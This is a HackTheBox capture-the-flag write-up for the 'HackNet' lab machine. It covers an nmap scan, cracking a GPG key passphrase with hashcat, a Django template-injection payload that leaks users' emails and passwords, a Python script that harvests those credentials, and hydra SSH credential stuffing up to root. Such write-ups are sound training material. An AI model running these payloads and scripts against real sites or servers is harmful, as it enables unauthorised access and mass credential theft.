Init
Starting with nmap scan:
 ┌─[192.168.254.234]─[truelyyours@parrot]─[~/htb/machines/HackNet]
└──╼ [★]$ nmap -sC -sV -oA nmap/hacknet 10.10.11.85
Nmap scan report for 10.10.11.85
Host is up (0.078s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp   open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
|_http-server-header: nginx/1.22.1
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.33 seconds
So, we have a http site and python server. The python server has some keys available:

And the http site is a simple login site. You can login or register and post stuff:

There are existing posts but nothing seems interesting at the moment.
Looking at the gpg key:
┌─[htb_lab_truelyyours]─[10.10.16.19]─[truelyyours@parrot]─[~/htb/machines/HackNet]
└──╼ [★]$ gpg --show-keys --with-fingerprint armored_key.asc
gpg: directory '/home/truelyyours/.gnupg' created
gpg: keybox '/home/truelyyours/.gnupg/pubring.kbx' created
sec#  rsa1024 2024-12-29 [SC]
      2139 5E17 872E 64F4 74BF  80F1 D72E 5C1F A19C 12F7
uid                      Sandy (My key for backups) <sandy@hacknet.htb>
ssb#  rsa1024 2024-12-29 [E]
We can extract the hash and try to find the password.
Using gpg2john to get the hash:
gpg2john armored_key.asc > hashes.txt
For me john was taking too much time to I use hascat to get the password:
┌─[htb_lab_truelyyours]─[10.10.16.19]─[truelyyours@parrot]─[~/htb/machines/HackNet]
└──╼ [★]$ hashcat -m 17010 -a 0 _hash.txt /usr/share/wordlists/rockyou.txt.gz

*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b960d293cd490d0f54227788f93637a930a185ab86bc6d4bfd324fdb4f908b41696f71db01b3930cdfbc854a81adf642f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b48afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302ead89537b6cb2b88d0a953854ab6b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255ca07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238fd202ccc9cf076b6d21602dd2394349950be7de440618bf93bcde73e68afa590a145dc0e1f3c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdfca513fadd5eeae42b65389aecc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af267bc75a8efe0972ba7e6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb6a5e01f58268d96*65011712*850ffb6e35f0058b:sweetheart

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 17010 (GPG (AES-128/AES-256 (SHA-1($pass))))
Hash.Target......: $gpg$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a...f0058b
Time.Started.....: Mon Sep 15 07:00:32 2025 (39 secs)
Time.Estimated...: Mon Sep 15 07:01:11 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       26 H/s (9.55ms) @ Accel:512 Loops:16384 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bethany
Hardware.Mon.#1..: Util: 93%
Remember to modify the extracted hash so it suits the hashcat’s expected hash format for GPG: https://hashcat.net/wiki/doku.php?id=example_hashes. For login however we need to know user’s email id which is different from username. So we need to fine the emails. As this is a Django application, one thing I found is common to try is SSTI i.e. template injection. Depending on the context where the Django code is executed we can exploit it to leak internal values. This is equivalent to SQL injection where we leak data.
So, the laborious part is to see which values are we set to a Django template and when it is rendered it shows the leaked values. We have the option to edit profile and so I edit the username to {{ users.values }} as this is a common way to load users from QuerySet on Django applications. Exploring the application, we have posts and comments which does render username but with those context/files we don’t have any variable named users. However for likes we have an API endpoint which returns the users who have liked a particular post: GET /likes/<POST-NUM>. This returns a div element but he usernames are injected via template and this does leak all the users. We should first try to set it so just {{ users }} but oh well!
After liking a post loading the API, I get the list of all the users who have liked the post and some other interesting details as well!
 There is username, email, password and other personal/profile details as well. This is only for the users who have liked given post. We are user 28 so probably there are other 27 users. Of course this whole string is html encoded which can be easily decoded using python’s
 html.decode but we do need all 27 users so it makes sense to automate it. And for that we have the smort GPTs! Note that inside the QuerySet it is just a list of json so, very easy to view.
Here is the scrip I wrote to collect emails and passwords for each username:
get_users_data.py
import requests, html, ast
base_url = "http://hacknet.htb"
csrf_token = "V2DvuxlXxEb4lv1ebTrvNCD9VVnkA0kN"
session_id = "r31wd40qm2fhtcqfyg82o7x6m8lvu3lb"
# Setup the session
s = requests.Session()
s.cookies.set("csrftoken", csrf_token)
s.cookies.set("sessionid", session_id)
users = set()
# Loop through posts 1 to 30
i = 1
while i < 31:
like_url = f"{base_url}/like/{i}"
likes_url = f"{base_url}/likes/{i}"
print(f"[*] Liking post {i}...")
# First GET request to like the post
# We use a try/except block to handle potential connection errors
try:
s.get(like_url, timeout=5) # timeout is good practice
except requests.exceptions.RequestException as e:
print(f"[!] Error liking post {i}: {e}")
i += 1
continue # Skip to the next iteration
print(f"[*] Checking likes for post {i}...")
# Second GET request to check the likes
try:
response = s.get(likes_url, timeout=5)
# print(response.text, response.status_code)
# Check if the response has content
if response.text and "<img" in response.text:
if "QuerySet" not in response.text:
continue
# This is where we will search for the string
opt = response.text
qs_ind = opt.find("QuerySet")
gt_ind = opt.find(">")
imp_str = opt[qs_ind + 8: gt_ind]
# This should just return a list
ll = ast.literal_eval(html.unescape(imp_str).strip())
# print(type(ll), ll)
print("Num users from this post: ", len(ll))
for user in ll:
# print(i, user)
if "truncated" in user:
continue
else:
users.add((user['email'], user['username'], user['password']))
i += 1
except requests.exceptions.RequestException as e:
print(f"[!] Error checking likes for post {i}: {e}")
i += 1
continue
print("Users found: ", len(users))
# print('-'*50)
# print(users)
# print('-'*50)
with open('users_email.txt', 'w') as f:
f.write('\n'.join(map(lambda x: x[0], users)))
print("Written user email in: users_email.txt")
with open('users_password.txt', 'w') as f:
f.write('\n'.join(map(lambda x: x[2], users)))
print("Written user passwords in: users_password.txt")
with open('usernames.txt', 'w') as f:
f.write('\n'.join(map(lambda x: x[1], users)))
print("Written usernames in: usernames.txt")
with open('combined_user_pass.txt', 'w') as f:
f.write('\n'.join(map(lambda x: x[0].split('@')[0] + ":" + x[2], users)))
print("Wrote combined username:password into combines_user_pass.txt to be used w/ hydra")As we have username password combination, I use hydra to try login via ssh using same info. I store the data as username:password as that is the format hydra uses.

Using hydra -C combined_user_pass.txt hacknet.htb ssh. Among the users, mikey@hacknet.htb’s password match and we can login via SSH.

By this we get the user flag!
Privilege Escalation
Running linpeas.sh, I find some interesting backup.sql.gpg files in /var/www/Hacknet/Backups. We already have the .asc key and the password so we can decrypt the backup. The actual .sql file has no data so we have to use the backups. In on of the backups, there is a conversation about root SQL password!


Using this we can directly access root! Well, that was easy! Haha!
Cheer! 🎉🥂💧